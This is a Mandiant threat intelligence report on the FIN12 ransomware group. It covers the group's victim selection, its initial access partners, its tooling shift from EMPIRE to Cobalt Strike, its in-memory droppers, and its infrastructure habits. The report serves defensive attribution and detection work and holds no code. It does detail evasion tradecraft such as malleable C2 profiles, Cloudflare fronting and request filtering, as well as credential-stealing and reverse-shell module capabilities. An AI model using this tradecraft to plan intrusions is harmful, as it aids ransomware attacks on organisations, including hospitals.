MANDIANT

REPORT

FIN12 GROUP PROFILE: FIN12 PRIORITIZES SPEED TO DEPLOY RANSOMWARE AGAINST HIGH-VALUE TARGETS

Contents

Executive Summary

- FIN12 is a financially motivated threat group, active since at least October 2018, that specializes in the post-compromise deployment of primarily RYUK ransomware. Instead of conducting multifaceted extortion, FIN12 appears to prioritize speed and higher revenue victims.
- Since initially emerging, FIN12 has maintained close partnership with TRICKBOT-affiliated threat actors. However, FIN12 has seemingly diversified its partnerships for initial access operations, particularly in 2021.
- FIN12 relies heavily on publicly available tools and malware to enable their operations. In nearly every single FIN12 intrusion since February 2020, FIN12 has used Cobalt Strike BEACON, but historically we have observed these threat actors also use EMPIRE and TRICKBOT as a post-exploitation tool.
- The majority of observed FIN12 victims have been based in North America, but their regional targeting has been expanding in 2021 throughout other regions, including Europe and Asia Pacific. We have observed FIN12 victims in nearly every industry, but notably 20 percent of these organizations have been based in the healthcare sector.
- The Appendices contain YARA signatures associated with recently used in-memory droppers and C2concealer as well as the relevant MITRE ATT&CK mappings.

Threat Detail

FIN12 is a financially motivated threat group behind prolific ransomware attacks dating to at least October 2018 that primarily involve the deployment of RYUK ransomware. Our definition of FIN12 is limited to the tactics, techniques, and procedures (TTPs) used in the post-compromise deployment of ransomware given we have high confidence that FIN12 relies on partners to obtain initial access to victim environments. Notably, instead of conducting multifaceted extortion, a tactic widely adopted by other ransomware threat actors, FIN12 appears to prioritize speed and higher revenue victims. The lack of large-scale data exfiltration in FIN12 incidents has almost certainly contributed to their high cadence of operations, with FIN12 intrusions making up nearly 20 percent of our ransomware incident response engagements since September 2020.

- Since initially emerging, FIN12 has had a close partnership with TRICKBOT-affiliated threat actors; all incidents prior to March 2020 leveraged accesses obtained from TRICKBOT infections. However, FIN12 has seemingly diversified its partnerships, possibly seeking out other threat actors' tools and services to increase the volume and efficiency of their attacks.
- In nearly every single FIN12 intrusion since February 2020, FIN12 has used Cobalt Strike BEACON payloads to interact with victim networks, progressing through their attacks from internal reconnaissance to ransomware deployment. In the years prior, however, they had used a broader toolset to serve the same functions, including the PowerShell-based EMPIRE framework, and in their earliest intrusions even using the TRICKBOT banking trojan as a post-exploitation framework alongside EMPIRE.
- While FIN12 appears to rely on close partnerships for obtaining initial access to organizations, they almost certainly have some input into victim selection. Victims' annual revenues are typically greater than $300 million USD and unlike other ransomware threat actors, they have frequently targeted organizations in the healthcare sector. We believe that FIN12's partners cast a wider net and allow FIN12 actors to choose from a list of victims after accesses are already obtained.

FIGURE 1. FIN12 badge.

Victimology

We believe that FIN12's victim selection is primarily driven by an organization's geolocation and annual revenue. Almost 85 percent of observed victim organizations have been based in North America and the vast majority of known FIN12 victims have more than $300 million USD in revenue. The threat group has impacted organizations in a broad range of industries; however, unlike most ransomware threat actors, FIN12 has repeatedly targeted healthcare organizations.



FIGURE 2. FIN12 victimology overview.

Revenue

The average annual revenue of observed FIN12 victim organizations was more than $6 billion USD and almost all the organizations made more than $300 million USD, based on data compiled from ZoomInfo. This number could be inflated by a few extreme outliers and collection bias; however, FIN12 generally appears to target larger organizations than the average ransomware affiliate. Various threat actors, including those using RYUK, have specified minimum requirements for victim's annual revenues illustrating that it is a factor considered when choosing targets. Some threat actors almost certainly target organizations with higher revenues because of the perception that it justifies large ransom demands; for example, actors have claimed to calculate the initial demand as a percentage of annual revenue.

- According to trusted, sensitive sources, multiple actors claiming to use RYUK ransomware have specified minimum revenue requirements—ranging from $5 – $50 million USD (21-00019652).
- In numerous RYUK negotiations, including one associated with a 2019 intrusion that we attribute to FIN12, the threat actors included the victim organization's revenue and number of employees in their communications, presumably to justify the demanded ransom.
  - It is unclear if this was an effective negotiation tactic, given that victims argued that the revenue data was incorrect, that revenue was distinct from profitability, or that the value of the lost data was not proportional to the ransom demand. This tactic may have been particularly less effective in 2020–2021, given that many companies saw reduced revenues due to the COVID-19 pandemic.

Geolocation

FIN12 victim organizations have been overwhelmingly located in North America; however, there is some evidence that FIN12's regional targeting has been expanding. While approximately 71 percent of victims have been based in the United States and approximately 12 percent of victim organizations were located in Canada, we observed about twice as many victim organizations based outside of North America in the first half of 2021 than we observed from 2019 to 2020. Collectively, these organizations have been based in Australia, Colombia, France, Indonesia, Ireland, the Philippines, South Korea, Spain, the United Arab Emirates, and the United Kingdom.

Industry

FIN12 targeting appears to be relatively industry agnostic but the group has disproportionately impacted healthcare organizations even in the midst of the COVID-19 pandemic. Almost 20 percent of observed victims have been in the healthcare industry and many of these organizations operate healthcare facilities. The remaining victims have operated in a broad range of sectors, including but not limited to business services, education, financial, government, manufacturing, retail, and technology.

- FIN12 continued targeting healthcare entities during the COVID-19 pandemic, unlike many other ransomware groups, as ransomware-as-a-service (RaaS) operators often prohibit affiliates from targeting hospitals. Given that many actors refuse to target this industry, it may also be easier or cheaper to obtain access to healthcare organizations. However, by targeting healthcare facilities, FIN12 may face increased scrutiny from law enforcement agencies as well as potential partners that wish to limit public exposure.
- While many threat actors prohibit targeting of hospitals, others likely target healthcare facilities because they believe that these organizations are more likely to pay ransom demands. For example, in September 2020, the Exploit[.]in user "farnetwork"—who has claimed to previously use RYUK and MAZE ransomware—sought access to medical/pharmaceutical organizations in the United States because they believed that medical organizations paid well.

Initial Accesses

Throughout FIN12's lifespan, we have high confidence that the group has relied upon multiple different threat clusters for malware distribution and the initial compromise stage of their operations. FIN12 has likely established close partnerships with these initial access providers; in most of the incidents where the initial intrusion was identified, FIN12 activity was observed on the same day as the initial access campaign. Most notably, FIN12 shares a close working relationship with the operators of TRICKBOT and BAZARLOADER. Beyond leveraging accesses obtained via these malware families, FIN12 has used overlapping toolsets and services including backdoors, droppers, and codesigning certificates (Appendix 1). Despite these overlaps, we track FIN12 as a distinct threat actor given their specific role in the deployment of ransomware, their demonstrated ability to work independently of these families, and our observations of other distinct threat actors who deploy ransomware also working with TRICKBOT-affiliated actors.

FIN12 INITIAL ACCESSES



FIGURE 3. Directly observed initial access vectors for FIN12 intrusions.

TRICKBOT

Across all Mandiant engagements attributed to FIN12 between October 2018 and March 2020, the initial intrusion vector either included or was suspected to include TRICKBOT. FIN12 continued to leverage TRICKBOT-obtained accesses sporadically through 2021. We believe that FIN12 may choose victims of interest through a TRICKBOT administration panel, which allows affiliated actors to control and interact with victim machines. The long-term use of TRICKBOT for access spanning across seemingly disparate TRICKBOT affiliates suggests a close working relationship between FIN12 and the owners of TRICKBOT. In addition to the use of TRICKBOT for initial access, we have observed other technical overlaps between these groups that further demonstrate this relationship.

- We have identified evidence of FIN12 intrusion activity following TRICKBOT infections spanning more than 50 unique root gtags. Each root gtag is believed to represent a unique TRICKBOT affiliate or module, although some affiliates are associated with multiple gtags. For example, the TRICKBOT *mor** gtag has typically been distributed as a secondary payload to EMOTET. Additionally, we have commonly observed certain gtags, including *lib*, jim*, tot** used in FIN12 operations, which are associated with TRICKBOT's lateral movement modules, rather than specific TRICKBOT affiliates.
- The operators of TRICKBOT and their affiliates use various panels to manage their operations, such as a panel for webinject management and multiple administration panels used to interact with victim machines (19-00017069). Actors with access to these panels have different roles and privileges that allow them to view sets of victims, associated comments, and statuses.

UNC2053

After a break in FIN12 activity from late March 2020 to late August 2020, FIN12 resumed operations shifting their reliance for initial access away from TRICKBOT to BAZARLOADER malware in September 2020. We track the use of BAZARLOADER and BAZARBACKDOOR as UNC2053. Infections from these malware families are also managed through an administration panel from which FIN12 could also possibly select their desired victims. Notably, there are also numerous overlaps between UNC2053 and TRICKBOT, including the use of common infrastructure, code signing certificates, droppers, and overlaps in distribution TTPs; we believe that they were likely developed under the direction of common threat actors (20-00007310).

- In instances where FIN12 leveraged UNC2053 for initial access, we observed BAZARLOADER payloads distributed via malicious email campaigns. These loaders then downloaded a corresponding BAZARBACKDOOR payload that was used to subsequently deliver a FIN12 BEACON payload.
- BAZARLOADER and BAZARBACKDOOR infections have been managed through a panel dubbed "Botleggers Club." Users can see bots and associated information based on assigned groups, which appear to in at least some cases correspond to different variants of BAZARLOADER and BAZARBACKDOOR. The comment field has contained the victim organization and/or its annual revenues illustrating its relevance in deciding which targets to further exploit.

UNC2600

In early February 2021, we observed FIN12-attributed BEACON payloads distributed directly through malicious email campaigns; the distribution of these payloads is tracked by Mandiant as UNC2600. The TTPs used to distribute BEACON have significant overlaps with UNC2053 distribution campaigns observed between March 2020 and February 2021, including similar lure themes, phishing emails that contain links to malicious PDFs hosted on Google Documents, and the use of legitimate web services for payload hosting. This indicates that they were distributed by a common spammer, but given the distribution of non-BAZARLOADER payloads, we currently track this activity separately from UNC2053.

Internal Phishing Activity

In two separate FIN12 intrusions during May 2021, a threat actor obtained a foothold in the environment through malicious email campaigns distributed internally from compromised user accounts. In both incidents, the threat actor used compromised credentials to access the victims' Microsoft 365 environment to distribute the malicious emails via Outlook on the Web. While the distribution TTPs varied, both campaigns led to WEIRDLOOP and BEACON payloads attributed to FIN12.

- In one intrusion, a threat cluster distributed internal phishing emails that contained a malicious Excel attachment which used an ETTERCELL macro downloader to retrieve a copy of Remote Utilities remote access software. After gaining this initial foothold, a FIN12 WEIRDLOOP payload was deployed to drop BEACON.
- During a second incident, a separate threat cluster distributed internal phishing emails, which included a link to a Google Documents phishing document. This document contained a link that when clicked downloaded a malicious Word document. The initial payload delivered by this document was not recovered, but we observed FIN12 WEIRDLOOP and BEACON in the environment approximately two hours later.

Access Via Remote Logins

In at least four FIN12 intrusions between mid-February and mid-April 2021, the first evidence of threat actor activity was logins to victims' Citrix environments. We have not confirmed how FIN12 obtained these credentials. However, it is plausible that the threat actors leveraged accesses purchased in underground forums. Mandiant identified multiple threat actors who claim to use RYUK seeking to buy accesses to victim environments, although we currently lack sufficient evidence to attribute these actors to FIN12. Notably, two of these threat actors—"diego033" and "WATech"—sought Citrix accesses in the first half of 2021, which is consistent with the timeframe that we began to observe the aforementioned FIN12 activity.

- On May 25, 2021, "diego033" posted on exploit[.]in seeking suppliers of various forms of network accesses, including Citrix, RDP, VPN, and bots.
- On Feb. 17, 2021, actor "WATech" posted on exploit[.]in seeking to buy Citrix and RDP accesses to corporate networks.

JavaScript Downloaders

Through the analysis of FireEye product telemetry, in November 2020 we identified malicious emails that contained links to ZIP archives hosted on Google Drive containing JavaScript downloaders that in some cases ultimately resulted in the delivery of FIN12 BEACON payloads. This same distribution channel was used to deliver TRICKBOT with the "tar" gtag. Notably, during this same month, we also identified instances of TRICKBOT using the "tar" gtag instructing a bot to download a FIN12-attributed BEACON payload. These overlaps may indicate that a common threat actor, affiliated with TRICKBOT, is behind both campaigns. Additionally, we identified cases in this same time frame where the TRICKBOT samples associated with the "tar" gtag distributed BEACON payloads that looked distinct from those commonly used by FIN12, or that we have insufficient evidence to attribute to the group. This supports the possibility that the actor behind this operation is providing access to multiple threat actors.

FIN12 Evolution of Post Compromise TTPs

Despite clear patterns across their intrusions, FIN12's post-compromise TTPs have evolved over time. This type of slow evolution is to be expected of any threat group that maintains operational coherence during a period of months or years. These shifts are likely due to various intersecting factors such as the threat actors learning more about their craft, developing new tools and community relationships, or changes in a threat group's membership over time. Some of the most important developments in FIN12's post-compromise TTPs have included changes in the way they've relied on TRICKBOT, patterns in their use of post-exploitation frameworks, and the ways in which they've obfuscated their BEACON payloads.

- TRICKBOT was identified or suspected of being the initial foothold for the vast majority of FIN12 intrusions between 2018 and early 2020. Initially, TRICKBOT was used to enable early stages of the attack lifecycle eventually leading to the deployment of a post-exploitation framework, whereas over time it began to be used more exclusively to provide a foothold into victim networks.
- The PowerShell-based EMPIRE post-exploitation framework was used by FIN12 nearly exclusively until mid-2019 when they began to also use Cobalt Strike (BEACON), and intermittently Metasploit (METERPRETER). The group nearly abandoned use of EMPIRE in early 2020 and has increasingly relied on BEACON to perform most of their post-exploitation activities.
- Notably, in the period following FIN12's hiatus in 2020, the group experimented with the use of other post-exploitation tools including Covenant (GRUNT), GRIMAGENT, and ANCHOR, although by November 2020 they reverted to relying primarily on BEACON.
- Malware payloads used by FIN12 have been packaged using a shifting set of in-memory droppers including ICECANDLE, MALTSHAKE, WEIRDLOOP, WHITEDAGGER, and templates associated with Cobalt Strike's Artifact Kit.

TRICKBOT as Post-Exploitation Tool

Throughout 2018 and early 2019, post-exploitation activity at intrusions where FIN12 later deployed RYUK was primarily enabled via TRICKBOT. There are various TRICKBOT modules that provide capabilities allowing attackers to progress through the attack lifecycle, including modules that enable host and network reconnaissance, lateral movement, and privilege escalation. In many early FIN12 intrusions, TRICKBOT was used to progress through early phases of the attack lifecycle, and we only observed a pivot to the use of FIN12-attributed EMPIRE or Metasploit payloads as these incidents approached their later phases. We suspect that in most or all cases these secondary payloads were deployed via TRICKBOT as a means of handoff between teams or individual operators and used by FIN12 to maintain a foothold in the environment while performing latter-stage tasks, such as further Active Directory reconnaissance, RYUK staging, and deployment.

- We do not currently have sufficient evidence to attribute the use of TRICKBOT to FIN12 beyond leveraging it to deliver malware that was later used in their operations. FIN12 was possibly provided at least some level of access or visibility to TRICKBOT through its administration panels. This arrangement has been observed with other threat actors deploying ransomware (21-00013852). It is also plausible that one or more TRICKBOT operators or affiliates may have played a larger role in these early intrusions, such as performing at least some reconnaissance, lateral movement, and privilege escalation tasks prior to handing over access to FIN12.
- Table 1 contains a listing of TRICKBOT modules observed during FIN12 intrusion activity that have functionality relevant to their operations. In addition to these modules, we commonly observed the use of TRICKBOT modules that were unlikely to support post-exploitation. Those modules were likely deployed either in batches with other modules or as a result of default TRICKBOT module configurations.

TABLE 1. TRICKBOT modules observed during or prior FIN12 intrusions.

Module	Description
importdll	Performs browser fingerprinting and steals browser data
mailsearcher	Searches for email addresses stored within files on the victim computer
networkdll	Collects system information, including system configuration, network configuration, and user account details
newbctestdll	Provides a reverse TCP shell to cmd.exe on the victim machine
pwgrab	Steals browser history and credentials from common web browsers, FTP clients, and Outlook
sharedll/wormdll	Performs lateral movement by attempting propagation using null sessions over SMB
systeminfo	Collects information about the victim's system, including the system's Windows version, Processor and Memory details, a user list, and a list of all installed applications and services.
tabdll	Leverages the EternalBlue and EternalRomance exploits for lateral movement

Shift from EMPIRE to Cobalt Strike

Beginning in late 2019, FIN12 appeared to reduce their reliance on TRICKBOT and began to use publicly available tools for the post-compromise stages of their intrusions, although the specific tools have sometimes varied between intrusions. Initially, FIN12 appeared to favor EMPIRE, but in incidents since early 2020, FIN12 has overwhelmingly relied on Cobalt Strike BEACON. In 2020, FIN12 also sporadically deployed other backdoors in addition to BEACON. The limited time frame of their use could suggest that FIN12 was testing the efficacy of new toolsets before settling on Cobalt Strike.

- In early operations and through 2019, FIN12 primarily leveraged EMPIRE to maintain a foothold in victim environments. In these early intrusions, EMPIRE was typically deployed following the use of TRICKBOT and its modules for earlier stages of the attack lifecycle.
- FIN12 continued to use EMPIRE in operations from November 2019 to February 2020 to manage intrusions while incorporating public tools for reconnaissance, lateral movement, and privilege escalation tasks.
- Following a period of overlapping EMPIRE and Cobalt Strike use between September 2019 and February 2021, FIN12 shifted to using Cobalt Strike as their primary intrusion framework. We have observed FIN12 use EMPIRE on at least one occasion in 2021, but the threat actors have relied upon Cobalt Strike almost exclusively for their intrusions since early 2020.
- FIN12 also leveraged other backdoors including ANCHOR, GRIMAGENT, GRUNT, and METERPRETER in the latter half of 2020 (Figure 4). The use of each of these tools has been very limited and primarily occurred after the group's reemergence in September and October 2020.
  - We observed ANCHOR deployed only once during a FIN12 intrusion and it was used alongside Cobalt Strike. FIN12 has also leveraged GRIMAGENT and GRUNT in a limited number of intrusions in parallel to Cobalt Strike; however, the group ceased use of these tools after this time.



FIGURE 4. Timeline of backdoor use.

In-Memory Droppers Changes

Since at least February 2020, FIN12 has leveraged a series of in-memory droppers including, MALTSHAKE, ICECANDLE, WHITEDAGGER, WEIRDLOOP, and templates associated with Cobalt Strike's Artifact Kit to deploy various malware payloads. These frequent changes in their dropper usage may be an effort to continually avoid detection over time and/or reflective of leveraging distinct threat actors who provide crypting services to a small number of clients.

- During February 2020, we observed FIN12 SYSTEMBC and RYUK payloads being dropped by MALTSHAKE during later stages of their intrusions.
- Following FIN12's return from hiatus in September 2020, we observed similar droppers, including ICECANDLE and WHITEDAGGER, used to primarily deliver FIN12 BEACON payloads. FIN12-attributed RYUK and SYSTEMBC payloads were also dropped by ICECANDLE and WHITEDAGGER during this time.
- Between September and November 2020, we observed FIN12 payloads created with Cobalt Strike Artifact Kit templates.
- Since January 2021, FIN12 BEACON payloads have almost exclusively been delivered using WEIRDLOOP.

Notably, these droppers are not exclusive to FIN12, and some of these droppers, such as ICECANDLE and WHITEDAGGER, have been used with malware families that we have no evidence to suggest are used by FIN12. However, droppers including MALTSHAKE, ICECANDLE, and WEIRDLOOP have been used by actors that also have known associations to FIN12.



FIGURE 5. Timeline of dropper use.

Cobalt Strike / BEACON TTPs

While Cobalt Strike is used by many threat actors, there are several distinct characteristics associated with FIN12's use of Cobalt Strike and BEACON that have allowed for tracking of their payloads and infrastructure. These characteristics include patterns in their use of malleable C&C profiles, network-based TTPs including infrastructure and configuration preferences, and host-based TTPs such as filenames, paths, and certificate usage.

Cobalt Strike / Malleable C&C Profiles

FIN12 has used several publicly available malleable C&C profiles and at least one malleable C&C profile generator to help disguise BEACON C&C traffic. Their usage of various profiles has shifted over time, but recent campaigns have consistently leveraged the FortyNorth Security C2Concealer malleable profile generator. As a result, several of their current BEACON TTPs are related to the use of this profile generator.

- In February and March 2020, we frequently observed FIN12 use the common, publicly available Amazon malleable C&C profile.
- After their mid-2020 hiatus, FIN12 began using the FortyNorth Security C2Concealer malleable C&C profile generator, which they have used regularly since September 2020.
- In a limited number of cases, we have observed the group using the publicly available jQuery, Google Web Bug, GoToMeeting, and MSNBC-themed profiles.
  - The Google Web Bug and MSNBC profiles were observed in January and February 2020 before FIN12 switched to use of the Amazon profile. These were among the first profiles we observed the group using and may represent their initial experimentation with malleable C&C profile usage.
  - The GoToMeeting and jQuery profiles were observed in August 2020 and September 2020 after the group resumed activity following their mid-2020 hiatus. This may represent an attempt to vary their techniques to avoid detection and attribution following their time off.

Cobalt Strike / Watermarks

FIN12 has also used a limited number of BEACON watermarks; in all cases, these watermarks have also been used by other threat actor groups. The watermark, or customer ID, is a 4-byte number from the cobaltstrike.auth file located on a team server. This number is associated with the customer's Cobalt Strike license key. The trial version of Cobalt Strike uses the 0x0 watermark, and watermarks that otherwise appear non-random are not likely to be associated with valid license keys. The following watermarks have been used by FIN12, in descending order of frequency:

- 0x00000000
- 0x12345678
- 0x5109bf6d
- 0x86782e5e
- 0x00000003
- 0x01000000

Cobalt Strike / BEACON Network TTPs

FIN12 BEACON payloads have used distinct but evolving TTPs for hosting, domain registration, FQDN themes, port usage, TLS/SSL certificates, URL paths, and HTML error pages. Prior to the group's mid-2020 hiatus their BEACON payloads used common malleable C&C profiles (most frequently an Amazon-themed profile), and their C&C servers were configured to use Let's Encrypt SSL certificates. However, these characteristics changed dramatically upon their return, in large part due to their adoption of the FortyNorth Security C2Concealer Cobalt Strike profile generator.

Although Mandiant has observed relative uniformity in the Cobalt Strike infrastructure used by FIN12 since returning from their hiatus in mid-2020, there were smaller shifts in their infrastructure TTPs. In March 2021, FIN12 began to use Cloudflare to obscure the location of their Cobalt Strike servers and started filtering HTTP requests for payloads requiring that they be using the user-agent "WOW64.1".

Historically, there are general trends that have persisted across

FIN12's use of domains and hosting providers including repeated use of common ISPs and domain registrars.

- As FIN12 shifted from EMPIRE to Cobalt Strike in early 2020, the group has continued to host a significant proportion of the C&C infrastructure in the networks of Choopa, a U.S.-based VPS hosting provider, a trend that has continued through 2021. Other hosting providers commonly used by FIN12 have included:
  - Combahton GmbH
  - FranTech Solutions
  - Informacines Sistemos Ir Technologijos
  - Leaseweb, Liteserver Holding B.V.
  - Nexeon Technologies
  - Psychz Networks
  - ReliableSite
- BEACON C&C domains used by FIN12 have most commonly been registered via NameCheap or Hosting Concepts B.V. d/b/a Openprovider, although they used Public Domain Registry for a short period in September and October 2020.

